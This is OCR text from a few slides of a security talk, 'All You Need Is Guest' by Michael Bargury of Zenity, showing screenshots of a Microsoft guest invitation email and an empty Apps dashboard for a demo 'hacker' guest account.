zenity


Learn more: mbgsec.com
Twitter: @mbrg0

All You Need Is Guest

Michael Bargury @ Zenity

t2'24

DEMO



Zenity Demo invited you to access applications within their organization External

Microsoft Invitations on behalf of Zenity Demo <invites@microsoft.com>
to hacker6, me

Fri, Jul 28, 4:32 PM (6 days ago)

Please only act on this email if you trust the organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. If you were not expecting this invitation, proceed with caution.

Organization: Zenity Demo
Domain: zenitydemo.onmicrosoft.com

If you accept this invitation, you’ll be sent to https://myapplications.microsoft.com/?tenantid=fc993b0f-345b-4d01-9f67-9ac4a140dd43.


Accept invitation

Block future invitations from this organization.

This invitation email is from Zenity Demo (zenitydemo.onmicrosoft.com) and may include advertising content. Zenity Demo has not provided a link to their privacy statement for you to review. Microsoft Corporation facilitated sending this email but did not validate the sender or the message.

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24



Apps

This is unavailable due to your account permissions and company's settings


Apps dashboard

There are no apps to show.

Zenity Demo

Hacker5

hacker5@pwntoso.onmicroso...



